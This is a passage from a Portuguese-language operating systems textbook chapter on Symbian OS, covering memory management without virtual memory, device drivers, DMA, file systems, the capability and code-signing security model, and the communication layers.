O Symbian implementa os princípios de sincronização--padrão encontrados nos sistemas operacionais de uso geral. Várias formas de semáforos e mutexes são amplamente utilizadas no sistema, o que proporciona a sincronização de processos e threads.

#### Gerenciamento de memória 12.4

O gerenciamento de memória em sistemas como Linux e Windows emprega muitos dos conceitos abordados neste livro sobre implementação do gerenciamento de memória. Conceitos como páginas de memória virtual, criadas a partir de quadros de memória física, memória virtual paginada por demanda e reposição dinâmica de páginas são combinados de forma a dar a ilusão de recursos de memória aparentemente ilimitados, nos quais a memória física é sustentada e estendida por espaços de armazenamento como o do disco rígido.

Como em um sistema operacional de uso geral eficiente, o Symbian também deve oferecer um modelo de gerenciamento de memória. Entretanto, como o armazenamento nos smartphones normalmente é limitado, o modelo de memória é restrito e não usa um esquema de memória virtual ou de espaço de troca para seu gerenciamento. Entretanto, ele usa a maioria dos outros mecanismos discutidos, incluindo as MMUs de hardware.

#### 12.4.1 Sistemas sem memória virtual

Muitos sistemas de computador não têm os requisitos necessários para oferecer uma memória virtual madura e o recurso de paginação por demanda. O único armazenamento disponível para os sistemas operacionais nessas plataformas é a memória, já que eles não vêm com unidades de disco. Por isso, muitos sistemas menores, de PDAs a smartphones e dispositivos portáteis de nível mais alto, não dão suporte à memória virtual com paginação por demanda.

Considere o espaço de memória usado na maioria das plataformas de dispositivos pequenos. Normalmente, esses sistemas têm dois tipos de armazenamento: RAM e memória flash. A RAM armazena o código do sistema operacional 582

(a ser usado quando o sistema se inicia); a memória flash é usada para a memória operacional e também para o armazenamento permanente (de arquivos). É comum podermos adicionar memórias flash extras em um dispositivo (como um cartão SD — secure digital) e essa memória é usada apenas para armazenamento permanente.

A ausência de memória virtual com paginação por demanda não implica a ausência de gerenciamento de memória. Na verdade, a maioria das plataformas menores está em dispositivos de hardware que incluem muitas das características de gerenciamento dos sistemas maiores. Isso inclui paginação, tradução de endereços e abstração de endereços físicos e virtuais. A ausência de memória virtual significa apenas que as páginas não podem ser trocadas na memória e enviadas para armazenamento externo, mas a abstração das páginas de memória ainda é usada. As páginas são substituídas, mas as que estão sendo trocadas são apenas descartadas. Isso quer dizer que somente as páginas de código podem ser substituídas, uma vez que apenas elas são sustentadas pela memória flash.

O gerenciamento de memória consiste nas seguintes tarefas:

- Gerenciamento do tamanho das aplicações: o tamanho de uma aplicação — código e dados — tem um efeito decisivo em como a memória é usada. Habilidade e disciplina são requisitos para criar um software pequeno. A tendência a usar um projeto orientado a objetos pode ser um obstáculo (mais objetos implicam mais alocação dinâmica de memória, o que implica um heap de tamanho maior). A maioria dos sistemas operacionais de plataformas pequenas desaconselha o uso de ligação estática entre os módulos.
- 2. Gerenciamento do heap: o heap espaço para a alocação dinâmica de memória — deve ser gerenciado com rigor em plataformas menores. O espaço do heap geralmente é limitado nas plataformas desse tipo para forçar os programadores a recuperar e reutilizar esse espaço o máximo possível. Aventurar-se além dos limites do heap resulta em erros na alocação de memória.
- 3. Execução local: plataformas sem unidades de disco normalmente dão suporte à execução local. Isso significa que a memória flash é mapeada no espaço de endereçamento virtual e os programas podem ser executados diretamente dela sem que antes tenham de ser copiados para a RAM. Isso reduz o tempo de carregamento para zero, permitindo à aplicação inicializar instantaneamente, e não requer ocupar uma RAM escassa.
- 4. Carregar DLLs: a escolha de quando carregar DLLs pode afetar a percepção do desempenho de um sistema. Carregar todas as DLLs para a memória quando uma aplicação está iniciando, por exemplo, é mais aceitável do que carregá-las esporadicamente durante a execução. Os usuários aceitarão melhor

- o tempo de espera na inicialização do que atrasos durante a execução. Note que o carregamento de algumas DLLs pode não ser necessário. Esse pode ser o caso se (a) elas já estão na memória ou (b) elas estão contidas em dispositivos flash externos (nesse caso elas podem ser executadas localmente).
- 5. Transferência do gerenciamento de memória para o hardware: se há uma MMU disponível, ela é utilizada em sua capacidade total. Na verdade, quanto mais funcionalidades puderem ser colocadas em uma MMU, melhor será o desempenho do sistema.

Mesmo com a regra de execução no local, plataformas pequenas ainda precisam reservar memória para a operação do sistema. Essa memória é compartilhada com o armazenamento permanente e geralmente é gerenciada de duas maneiras. Na primeira, uma abordagem bem simples é usada por alguns sistemas operacionais e a memória nem chega a ser paginada. Nesses tipos de sistemas, a mudança de contexto consiste na alocação de espaço operacional, como espaços de monte, por exemplo, e na divisão desse espaço operacional entre todos os processos. Esse método quase não utiliza proteção entre as áreas de memória dos processos e acredita que os processos funcionam bem juntos. O sistema operacional Palm utiliza essa abordagem simples no gerenciamento de memória. O segundo método usa uma abordagem mais disciplinada. Nele, a memória é separada em páginas que são alocadas para as solicitações operacionais. As páginas são mantidas em uma lista aberta gerenciada pelo sistema operacional e são alocadas para os processos de sistema e de usuário conforme a necessidade. Dessa maneira (como não há memória virtual), quando a lista de páginas está cheia, o sistema fica sem memória e novas alocações não podem acontecer. O sistema Symbian é um exemplo desse segundo método.

# 12.4.2 | Como o Symbian faz endereçamento de memória

Como o Symbian é um sistema operacional de 32 bits, os endereços podem variar até 4 GB. Ele emprega as mesmas abstrações de sistemas maiores, nas quais os programas devem usar endereços virtuais que são mapeados pelo sistema operacional para endereços físicos. Como na maioria dos sistemas, o Symbian divide a memória em páginas virtuais e quadros físicos. O tamanho de quadro é geralmente 4 KB, mas pode ser variável.

Como pode haver até 4 GB de memória, um tamanho de quadro de 4 KB implica uma tabela de páginas com mais de um milhão de entradas. Com memórias de tamanho limitado, o Symbian não pode dedicar 1 MB para a tabela de páginas. Além disso, os tempos de acesso e busca em uma tabela tão grande causariam problemas para o sistema. Para resolver isso, o Symbian adota uma estratégia de tabela de páginas em dois níveis, como mostrado na Figura 12.2. O primeiro nível, chamado diretório de página, oferece uma ligação com o segundo nível e é




Figura 12.2 O sistema Symbian usa uma tabela de páginas de dois níveis para reduzir o tempo de acesso à tabela e o armazenamento.

indexado por uma porção do endereço virtual (os primeiros 12 bits). Esse diretório é mantido na memória e apontado pelo TTBR (registrador-base da tabela de tradução — translation table base register). Uma entrada do diretório de páginas aponta para o segundo nível, que é uma coleção de tabelas de páginas. Essas tabelas oferecem ligação para uma página específica na memória e são indexadas por uma porção do endereço virtual (os 8 bits do meio). Finalmente, a palavra na página referenciada é indexada pelos últimos 12 bits do endereço virtual. O hardware auxilia no cálculo desse mapeamento de endereços virtuais para físicos. Mesmo que o Symbian não possa contar com a existência de qualquer tipo de assistência de hardware, a maioria das arquiteturas para as quais ele é implementado dispõe de MMUs. O processador ARM, por exemplo, tem uma MMU extensa, com uma tabela de tradução rápida para ajudar na computação de endereços.

Quando uma página não está na memória, ocorre uma condição de erro, já que todas as páginas de memória da aplicação devem ser carregadas no ato de sua inicialização (sem paginação por demanda). Bibliotecas carregadas dinamicamente são colocadas na memória explicitamente não por faltas de páginas, mas por pequenos pedaços de código ligados ao executável da aplicação.

Apesar da ausência do recurso de troca, o dinamismo da memória no Symbian é surpreendente. As mudanças de contexto das aplicações acontecem pela memória e, como dito antes, têm seus requisitos carregados para aquela quando sua execução é iniciada. As páginas de memória

solicitadas por cada aplicação podem ser requisitadas estaticamente pelo sistema operacional e carregadas para a memória. O espaço dinâmico (para o heap) é limitado e, assim, as solicitações estáticas podem ser feitas para ele também. Os quadros de memória são alocados para páginas a partir de uma lista de quadros livres; se não há quadros disponíveis, um erro condicional é apresentado. Os quadros de memória que estão sendo utilizados não podem ser substituídos por páginas vindas de uma aplicação que está chegando, mesmo que os quadros sejam para uma aplicação que não está sendo executada no momento. Isso acontece porque não há troca no Symbian e não haveria lugar para onde copiar as páginas que fossem trocadas, já que a memória flash (muito limitada) é apenas para os arquivos do usuário.

Há, na verdade, quatro versões diferentes de modelos de implementação de memória que o Symbian usa. Cada modelo foi projetado para certo tipo de configuração de hardware. Uma breve lista deles pode ser vista a seguir:

1. Modelo em movimento: esse modelo foi projetado para as primeiras arquiteturas ARM. O diretório de páginas no modelo em movimento tem 4 KB e entrada de 4 bytes, dando ao diretório o tamanho de 16 KB. As páginas de memória são protegidas por bits de acesso associados a quadros de memória e pela classificação dos acessos de memória com um domínio. Os domínios são gravados no diretório de páginas e a MMU garante permissões de acesso a cada um deles. Ainda que a segmentação não seja explicitamente usada, há uma organização na distribuição da memória: uma seção de dados para os dados alocados pelo usuário e uma seção de núcleo para dados alocados pelo núcleo.

- 2. Modelo múltiplo: esse modelo foi desenvolvido para utilização a partir da versão 6 da arquitetura ARM. Nessas versões, a MMU é diferente da usada nas versões anteriores. Por exemplo, o diretório de páginas requer tratamento diferente, já que pode ser separado em dois pedaços, cada um referindo-se a um conjunto distinto de tabelas de páginas. Esses dois são usados para tabelas de páginas do usuário e tabelas de páginas do núcleo. A nova versão da arquitetura ARM revisou e aprimorou os bits de acesso em cada quadro de página e desvalorizou o conceito de domínio.
- 3. Modelo direto: o modelo de memória direta assume que não há nenhuma MMU. Esse modelo raramente é utilizado e não é permitido nos smartphones. A falta de uma MMU causaria problemas sérios de desempenho. Ele é útil para ambientes de desenvolvimento nos quais a MMU tenha de ser desabilitada por algum motivo.
- 4. Modelo emulador: esse modelo foi desenvolvido para dar suporte ao emulador do Symbian no Windows. Ele tem algumas restrições se comparado à versão voltada para uma CPU real. O emulador é executado em um único processo do Windows e, por isso, o espaço de endereçamento é restrito a 2 GB, e não a 4 GB. Toda memória oferecida ao emulador é acessível a qualquer processo do Symbian e, dessa forma, não há proteção de memória disponível. As bibliotecas do Symbian são oferecidas no formato de DLLs do Windows e, por essa razão, o Windows trata a alocação e o gerenciamento de memória.

# 12.5 Entrada e saída

A estrutura de entrada/saída do Symbian se espelha nas de outros projetos de sistemas operacionais. Esta seção vai apontar algumas das principais características usadas pelo Symbian para focar sua plataforma-alvo.

# 12.5.1 Drivers de dispositivos

No Symbian, os drivers de dispositivos são executados como código privilegiado de núcleo para dar acesso ao código do nível do usuário aos recursos protegidos de sistema. Como no Linux e no Windows, drivers de dispositivos representam o acesso do software ao hardware.

No Symbian, um driver de dispositivo é dividido em dois níveis: um driver de dispositivo lógico (LDD — logical device driver) e um driver de dispositivo físico (PDD — physical device driver). O LDD representa uma interface com camadas altas de software, enquanto o PDD interage diretamente com o hardware. Nesse modelo, o LDD pode

usar a mesma implementação para uma classe específica de dispositivos, enquanto o PDD muda a cada dispositivo. O Symbian fornece muitos LDDs-padrão. Algumas vezes, quando o hardware é bem padrão ou comum, o Symbian também fornece um PDD.

Considere o exemplo de um dispositivo serial. O Symbian define um LDD serial genérico que, por sua vez, define as interfaces do programa para acessar o dispositivo serial. O LDD fornece uma interface com o PDD, que oferece a interface com dispositivos seriais. O PDD implementa o buffer e os mecanismos de controle de fluxo necessários para ajudar a regular as diferenças de velocidade entre a CPU e os dispositivos seriais. Um único LDD (o lado do usuário) pode se conectar a qualquer um dos PDDs que podem ser usados na execução de dispositivos seriais. Em um smartphone específico, isso pode incluir uma porta de infravermelho ou até mesmo uma porta RS-232. Esses são dois bons exemplos; eles usam o mesmo LDD serial, mas PDDs diferentes.

Se ainda não existirem na memória, LDDs e PDDs podem ser carregados dinamicamente por programas do usuário. São oferecidos recursos de programação que permitem verificar se há necessidade de carregamento.

#### 12.5.2 | Extensões de núcleo

As extensões de núcleo são drivers de dispositivos carregados pelo Symbian em sua inicialização. Por serem carregadas na inicialização, as extensões são casos especiais que precisam ser tratados de forma diferente dos drivers de dispositivos normais.

As extensões de núcleo são diferentes de outros drivers de dispositivos. A maioria delas é implementada como LDDs, acompanhadas de PDDs, e é carregada quando solicitada pelas aplicações do espaço do usuário. As extensões de núcleo são carregadas na inicialização do sistema e especificamente direcionadas a alguns dispositivos, geralmente não acompanhadas dos PDDs.

As extensões de núcleo são montadas durante o procedimento de inicialização e carregadas e iniciadas logo após a inicialização do escalonador. Elas implementam funções cruciais para os sistemas operacionais — como serviços DMA, gerenciamento de monitor, controle de barramento para dispositivos periféricos (por exemplo, o barramento USB) — e são oferecidas por dois motivos. Primeiro, se encaixam nos esquemas abstratos de orientação a objetos que vimos como característica do projeto de micronúcleo. Segundo, permitem que várias plataformas onde o Symbian funciona executem drivers de dispositivos específicos que habilitam os dispositivos de hardware de cada uma delas sem necessidade de recompilação do núcleo.

#### 12.5.3 | Acesso direto à memória

Os drivers de dispositivos frequentemente se utilizam do DMA (*direct memory access* — acesso direto à memória) e

o Symbian suporta o uso de hardware de DMA, que consiste em um controlador de conjuntos de canais de DMA. Cada canal oferece uma única direção de comunicação entre a memória e um dispositivo e, por conta disso, a transmissão bidirecional de dados requer dois canais de DMA. No mínimo um par de canais de DMA é dedicado ao controlador LCD de tela. Além desses, muitas plataformas oferecem certo número de canais gerais de DMA.

Uma vez que um dispositivo tenha transmitido dados para a memória, uma interrupção de sistema é disparada. O serviço de DMA oferecido pelo hardware de DMA é usado pelo PDD para o dispositivo transmissor — a parte do driver de dispositivo que cria a interface com o hardware. Entre o PDD e o controlador de DMA, o Symbian cria duas camadas de software: uma camada de DMA de software e uma extensão do núcleo que faz a interface com o hardware de DMA. A camada de DMA também é subdividida em uma camada independente de plataforma e outra dependente de plataforma. Como uma extensão do núcleo, a camada de DMA é um dos primeiros drivers de dispositivos a serem iniciados pelo núcleo durante o procedimento de inicialização.

O suporte para o DMA é complicado por uma razão especial. O Symbian dá suporte a várias configurações de hardware diferentes e não é possível assumir uma configuração única de DMA. A interface com o hardware de DMA é padronizada entre as plataformas e fornecida na camada independente de plataforma. A camada dependente de plataforma e a extensão do núcleo são fornecidas pelo fabricante, tratando o hardware de DMA da mesma forma que o Symbian trata qualquer outro dispositivo: como um driver de dispositivo de componentes LDD e PDD. Como o hardware de DMA é visto como um dispositivo, essa forma de implementação de suporte faz sentido, pois acompanha o modo como o Symbian dá suporte a todos os dispositivos.

#### 12.5.4 Caso especial: mídia de armazenamento

No Symbian, os drivers de mídia são uma forma especial de PDD usados exclusivamente pelo servidor de arquivos para implementar o acesso dos dispositivos das mídias de armazenamento. Em razão de os smartphones poderem conter mídia fixa e removível, os dispositivos de mídia devem reconhecer e dar suporte a uma série de formas de armazenamento. O suporte do Symbian para mídia inclui um LDD-padrão e uma interface API para usuários.

O servidor de arquivos do Symbian pode dar suporte a até 26 unidades diferentes ao mesmo tempo. Como no Windows, as unidades locais são diferenciadas pelas letras que as identificam.

# 12.5.5 | Bloqueando E/S

O Symbian lida com bloqueio de E/S por meio de objetos ativos. Os projetistas perceberam que o peso de todos os threads esperando por um evento de E/S afeta os outros threads no sistema. Com os objetos ativos, as chamadas bloqueantes são tratadas pelo sistema operacional, e não pelos processos. Os objetos ativos são coordenados por um único escalonador e implementados em um único thread.

Quando usa uma chamada bloqueante de E/S, o objeto ativo avisa ao sistema operacional e se suspende. Quando a chamada bloqueante é concluída, o sistema operacional acorda o processo suspenso e ele continua a execução como se uma função tivesse lhe retornado dados. Para os objetos ativos, a diferença é uma questão de perspectiva: eles não podem chamar uma função e esperar pelo retorno de um valor. Em vez disso, devem chamar uma função especial e deixar que essa função estabeleça o bloqueio de E/S, mas retorne imediatamente. O sistema operacional assume a espera.

#### 12.5.6 | Mídia removível

As mídias removíveis representam um dilema interessante para os projetistas de sistemas operacionais. Quando um cartão SD é inserido em seu leitor, ele é considerado um dispositivo como todos os outros. Ele precisa de controlador, driver, estrutura de barramento e, provavelmente, vai se comunicar com a CPU via DMA. Todavia, o fato de esta ser uma mídia removível é um problema sério para esse modelo de dispositivos: como o sistema operacional detecta a inserção e a remoção, e como o modelo deve acomodar a ausência do cartão? Para complicar ainda mais, alguns leitores podem acomodar mais de um tipo de dispositivo. Por exemplo, cartões SD, miniSD (com adaptador) e Multi-MediaCards usam o mesmo tipo de entrada.

O Symbian inicia sua implementação de mídias removíveis a partir das similaridades. Cada tipo tem características comuns a todas:

- 1. Todos os dispositivos devem ser inseridos e removidos.
- 2. Todas as mídias removíveis podem ser retiradas enquanto estão sendo utilizadas.
- 3. Cada mídia pode reportar suas capacidades.
- Cartões incompatíveis devem ser rejeitados.
- 5. Cada cartão precisa de energia.

Para dar suporte às mídias removíveis, o Symbian oferece controladores de software que gerenciam cada cartão suportado. Os controladores trabalham com drivers de dispositivos específicos para cada cartão, também no software. Um objeto soquete é criado quando o cartão é inserido e passa a atuar como o canal por onde os dados transitam. Para acomodar as mudanças, o Symbian oferece uma série de eventos que ocorrem quando acontece uma alteração de estado. Os drivers de dispositivos são configurados como objetos ativos para ouvir e responder a esses eventos.

# Sistemas de armazenamento

Como todos os sistemas operacionais orientados a objetos, o Symbian possui um sistema de arquivos. Vamos descrevê-lo a seguir.



# 12.6.1 Sistemas de arquivos para dispositivos móveis

Em termos de sistemas de arquivos e armazenamento, os sistemas operacionais dos telefones móveis têm muitos dos requisitos dos sistemas de PCs desktop. Muitos são implementados em ambientes 32-bits, a maioria permite aos usuários nomear os arquivos arbitrariamente e muitos gravam vários arquivos que precisam de alguma forma organizada de estrutura. Isso significa que um sistema de arquivos hierárquico baseado em diretórios é desejável. Ainda que os projetistas de sistemas operacionais móveis tenham muitas alternativas de sistemas de arquivos, uma característica influencia mais na escolha: a maioria dos telefones móveis dispõe de mídias de armazenamento passíveis de compartilhamento com o ambiente Windows.

Se os sistemas de telefones móveis não utilizassem mídias removíveis, qualquer sistema de arquivos serviria. Contudo, para os sistemas que usam memória flash, há circunstâncias especiais a serem consideradas. Os tamanhos de bloco normalmente variam de 512 bytes a 2.048 bytes. A memória flash não permite sobrescrever a memória; é preciso primeiro apagar, depois escrever. Além disso, a unidade de apagamento é particularmente grosseira: não é possível apagar bytes individuais, e blocos inteiros precisam ser apagados a cada vez. O tempo gasto no apagamento das memórias flash é relativamente longo.

Para acomodar essas características, a memória flash trabalha melhor quando há sistemas de arquivos especialmente projetados, que escrevem sobre as mídias de forma abrangente e lidam com os longos períodos de apagamento. O conceito básico é que, quando o dispositivo de armazenamento flash está para ser atualizado, o sistema de arquivos vai gravar uma cópia dos dados modificados em um bloco novo, atualizar os ponteiros do arquivo e apagar o bloco antigo quando tiver tempo.

Um dos primeiros sistemas de arquivos flash foi o FFS2, da Microsoft, para uso no MS-DOS no começo dos anos 1990. Quando, em 1994, o grupo industrial PCMCIA aprovou a especificação da Camada de Tradução Flash para as memórias flash, os dispositivos flash podiam parecer-se com um sistema de arquivos FAT. O Linux também tem sistema de arquivos específicos, desde o JFFS ao YAFFS (o sistema de arquivos flash com diário — *Journaling Flash File System* — e o outro sistema de arquivos flash — *Yet Another Flash Filing System*).

As plataformas móveis devem, entretanto, compartilhar a mídia com outros computadores, o que demanda algum tipo de compatibilidade. Geralmente, o sistema de arquivos FAT é utilizado. De forma específica, o FAT-16 é usado (no lugar do FAT-32) por sua tabela de alocação menor e por seu reduzido uso de arquivos longos.

# 12.6.2 O sistema de arquivos do Symbian

Sendo um sistema operacional para telefones inteligentes móveis, o Symbian precisa implementar pelo menos o sistema de arquivos FAT-16. Na verdade, ele oferece suporte ao FAT-16 e usa esse sistema na maior parte de suas mídias de armazenamento.

Todavia, como no sistema de arquivos virtual do Linux, a implementação de servidores de arquivos no Symbian é baseada em abstração. A orientação a objetos permite que objetos que implementam vários sistemas operacionais sejam inseridos no servidor de arquivos do Symbian e, dessa forma, possibilita que várias implementações de sistemas de arquivos diferentes sejam utilizadas. É possível, inclusive, que implementações diferentes coexistam no mesmo servidor de arquivos.

As implementações dos sistemas de arquivos NFS e SMB foram criadas para o sistema operacional Symbian.

## 12.6.3 Segurança e proteção do sistema de arquivos

A segurança nos smartphones é uma variação interessante da segurança em computadores comuns. Há vários aspectos dos smartphones que fazem da segurança um desafio. O Symbian fez várias escolhas no projeto que o diferenciaram dos sistemas de uso geral dos PCs desktop e das outras plataformas de telefones inteligentes. Vamos tratar desses aspectos relacionados à segurança do sistema de arquivos e deixaremos outros assuntos para a próxima seção.

Considere o ambiente de smartphones. Eles são dispositivos de um único usuário e não precisam de identificação para usar. O usuário de um telefone pode executar aplicações, fazer ligações e acessar redes — tudo sem identificação. Nesse ambiente, usar segurança baseada em permissões é desafiador, pois a falta de identificação significa que apenas um conjunto de permissões é possível — o mesmo para todo mundo.

Em vez de recorrer a permissões de usuário, a segurança normalmente se aproveita de outros tipos de informação. Nas versões 9 e posteriores do Symbian, as aplicações recebem um conjunto de capacidades quando são instaladas. (O processo que define quais capacidades cada aplicação possui é tratado na próxima seção.) Esse conjunto de capacidades de uma aplicação é correlacionado ao acesso que a aplicação solicita. Se o acesso estiver no conjunto de capacidades da aplicação, então ele é concedido; do contrário, é negado. A correlação de capacidades causa uma sobrecarga — visto que ocorre a cada chamada de sistema que envolva o acesso a recursos — mas acabou a sobrecarga de correlacionar a propriedade de um arquivo a um proprietário de arquivos. A substituição funciona bem para o Symbian.

Há algumas outras formas de segurança de arquivos no Symbian, como áreas da mídia de armazenamento que não podem ser acessadas sem uma capacidade especial, dada somente às aplicações que instalam softwares no sistema. O efeito disso é que novas aplicações, logo após serem instaladas, são protegidas de acessos que não provêm do sistema (o significa que programas maliciosos, como os vírus, não podem infectar as aplicações instaladas). Além disso, há algumas áreas do sistema de arquivos reservadas a certos tipos de manipulação de dados pelas aplicações (ao que chamamos de aprisionamento de dados, conforme veremos na próxima seção).

Para o Symbian, o uso das capacidades funcionou tão bem quanto a posse de arquivos na proteção dos acessos a eles.

# Segurança no Symbian

É difícil tornar o ambiente dos smartphones seguro. Como discutimos anteriormente, eles são dispositivos de um único usuário e não requerem autenticação de dados para acessar funções básicas. Mesmo as funções mais complicadas (como a instalação de uma aplicação) requerem autorização, mas nenhuma autenticação. Entretanto, elas são executadas em sistemas operacionais complexos que têm várias formas de manipulação de dados (incluindo a execução de programas). Manter esses ambientes em segurança é complicado.

O Symbian é um bom exemplo dessa dificuldade. Os usuários esperam que os smartphones que usam o Symbian permitam qualquer tipo de utilização sem autenticação — nada de validação de usuário ou confirmação de identidade. Mesmo assim, como vocês devem saber, um sistema complicado como o Symbian tem muitas capacidades, mas é também suscetível a vírus, vermes e outros programas maliciosos. As versões anteriores à versão 9 do Symbian ofereciam segurança do tipo porteiro: o sistema pedia permissão ao usuário para instalar todas as aplicações. O pressuposto desse projeto era que apenas aplicações instaladas pelos usuários poderiam causar danos ao sistema, e um usuário informado saberia quais programas pretenderia instalar e quais eram maliciosos. Ao usuário era confiada a utilização sábia das aplicações.

Esse projeto de porteiro tem muitos méritos. Um smartphone novo, por exemplo, sem aplicação alguma instalada pelo usuário, seria um sistema que podia funcionar sem erro. Instalar apenas as aplicações que o usuário soubesse que não eram maliciosas manteria a segurança do sistema. O problema desse projeto é que os usuários nem sempre conhecem todas as ramificações do software que estão instalando. Há vírus que se disfarçam de programas úteis, executando funções úteis enquanto instalam códigos maliciosos em silêncio. Os usuários normais não são capazes de verificar a confiabilidade de todos os programas disponíveis.

Essa verificação de confiança motivou um replanejamento total da segurança da plataforma na versão 9 do Symbian, que mantém o modelo de porteiro, mas tira do usuário a responsabilidade de verificar os programas. Cada desenvolvedor é responsável por confirmar o próprio software por meio de um processo chamado assinatura, e o sistema verifica a solicitação do desenvolvedor. Nem todos os programas precisam dessa verificação; apenas os que acessam certas funções. Quando uma aplicação precisa de assinatura, isso é feito por uma sequência de passos:

- 1. O desenvolvedor do software deve obter uma identificação por parte de um grupo parceiro reconhecido. Esses parceiros são certificados pelo Symbian.
- 2. Quando um desenvolvedor cria um pacote de software e deseja distribuí-lo, deve submeter o pacote para validação de um dos parceiros certificados. Ele envia sua identificação de fornecedor, o pacote do software e uma lista das formas como o software acessa o sistema.
- 3. O grupo parceiro verifica se a lista de acessos do software está completa e se não ocorrem outros tipos de acesso. Se a confirmação for bem-sucedida, o software é assinado. Isso significa que o pacote de instalação tem uma porção especial de informação que detalha para o Symbian o que ele faz e o que pode, de fato, fazer.
- 4. O pacote de instalação é enviado de volta ao desenvolvedor e pode ser distribuído aos usuários. Observe que esse método depende de como o software acessa os recursos de sistema. O Symbian determina que, para que um programa acesse um recurso do sistema, ele deve dispor das capacidades para acessar tal recurso. O conceito de capacidades está implantado no núcleo do Symbian. Quando um processo é criado, parte de seu bloco de controle grava as capacidades dadas ao processo. Se esse processo tentar executar um acesso que não está nessa lista de capacidades, o acesso será negado pelo núcleo.

O resultado desse processo aparentemente elaborado de distribuição de aplicações assinadas é um sistema de confiança no qual um porteiro automatizado implantado no Symbian pode verificar os programas a serem instalados. O processo de instalação verifica a assinatura do pacote e, se a assinatura for válida, as capacidades garantidas ao software são gravadas e serão as capacidades dadas pelo núcleo à aplicação sempre que ela for executada.

O diagrama da Figura 12.3 demonstra as relações de confiança na versão 9 do Symbian. Note que há vários níveis de confiança no sistema. Algumas aplicações não acessam recursos do sistema e, por isso, não precisam de assinaturas. Um exemplo disso seria uma aplicação simples que apenas mostra algo na tela. Essas aplicações não são confiáveis, mas não precisam ser. O nível de confiança seguinte é composto pelas aplicações assinadas do nível do usuário e a elas são garantidas apenas as capacidades das quais precisam. No terceiro nível de confiança estão os servidores do sistema. Da mesma forma que as aplicações do nível do usuário, esses servidores precisam apenas de certas capacidades para executar suas funções. Em uma arquitetura




Figura 12.3 O sistema Symbian usa relações de confiança para implementar a segurança.

de micronúcleo como a do Symbian, esses servidores são executados no nível do usuário e tratados como aplicações desse nível. Finalmente, há uma classe de programas que requer confiança total do sistema. Esse grupo de programas tem todas as capacidades de mudar o sistema e é feito de código de núcleo.

Há vários aspectos nesse sistema que podem parecer questionáveis. Por exemplo, esse processo elaborado é mesmo necessário (especialmente quando custa algum dinheiro)? A resposta é 'sim': o sistema de assinaturas do Symbian isenta os usuários da verificação da integridade dos programas e de fato os verifica. Esse processo pode parecer dificultar o desenvolvimento: cada teste em hardware real requer uma nova assinatura para o pacote de instalação? O Symbian reconhece uma assinatura especial para desenvolvedores. Um desenvolvedor pode conseguir um certificado de assinatura digital que tem validade (normalmente seis meses) e é específico para um determinado smartphone. Ele pode, então, criar seus próprios pacotes de instalação com o certificado digital.

Além da funcionalidade de porteiro na versão 9, o Symbian também emprega algo chamado aprisionamento de dados, que organiza os dados em diretórios específicos. O código executável só existe em um diretório — por exemplo, no diretório que pode ser escrito apenas pelo software de instalação da aplicação. Fora isso, os dados só podem ser gravados pela aplicação em um diretório, que é privado e não pode ser acessado por outros programas.

# 12.8 Comunicação no Symbian

O Symbian é projetado com um critério específico e pode ser caracterizado como um sistema operacional voltado à comunicação direcionada por evento, usando relações cliente/servidor e configurações baseadas em pilhas.

#### 12.8.1 | Infraestrutura básica

A infraestrutura de comunicação do Symbian baseiase em componentes simples. Uma forma bem genérica
dessa infraestrutura é mostrada na Figura 12.4. Considere
esse diagrama como ponto de partida para um modelo organizacional. Na base da pilha está um dispositivo físico,
conectado de alguma forma ao computador. Ele pode ser
um modem de telefone móvel ou um transmissor de rádio
Bluetooth embarcado em um comunicador; como não faz
diferença, vamos tratá-lo como uma unidade abstrata que
responde aos comandos do software de forma apropriada.

O próximo nível, e o primeiro que nos interessa, é o nível de drivers de dispositivos. Já apontamos as estruturas dos drivers de dispositivos; o software nesse nível está




Figura 12.4 A comunicação no sistema Symbian é orientada por uma estrutura de blocos.

interessado em trabalhar diretamente com o hardware por meio das estruturas LDD e PDD. Ele é específico, e qualquer hardware novo requer um novo software de driver de dispositivo para fazer a interface com ele. Drivers diferentes são necessários para unidades de hardware distintas, mas todos devem implementar a mesma interface com as camadas superiores. A camada de implementação de protocolo espera a mesma interface, independentemente da unidade de hardware utilizada.

A próxima camada é a de implementação de protocolo, que contém as implementações de protocolos às quais o Symbian oferece suporte. Elas assumem uma interface do driver de dispositivo com a camada inferior e fornecem uma interface unificada com a camada de aplicação acima. Essa camada implementa os conjuntos de protocolos TCP/ IP e Bluetooth, por exemplo, bem como outros protocolos.

Finalmente, a camada de aplicação é a mais alta. Ela contém a aplicação que vai utilizar a infraestrutura de comunicação e que não sabe muito sobre a implementação da comunicação. Todavia, ela faz o trabalho necessário para informar ao sistema operacional quais dispositivos vai usar. Quando os drivers estão no lugar, a aplicação não os acessa diretamente, mas utiliza as APIs da camada de implementação de protocolo para comandar os dispositivos reais.

#### 12.8.2 Uma visão mais próxima da infraestrutura

Uma visão mais detalhada das camadas da infraestrutura de comunicação do Symbian é mostrada na Figura 12.5. Esse diagrama é baseado no modelo genérico da Figura 12.4, no qual os blocos foram subdivididos em unidades operacionais que descrevem as utilizadas no Symbian.

#### O dispositivo físico

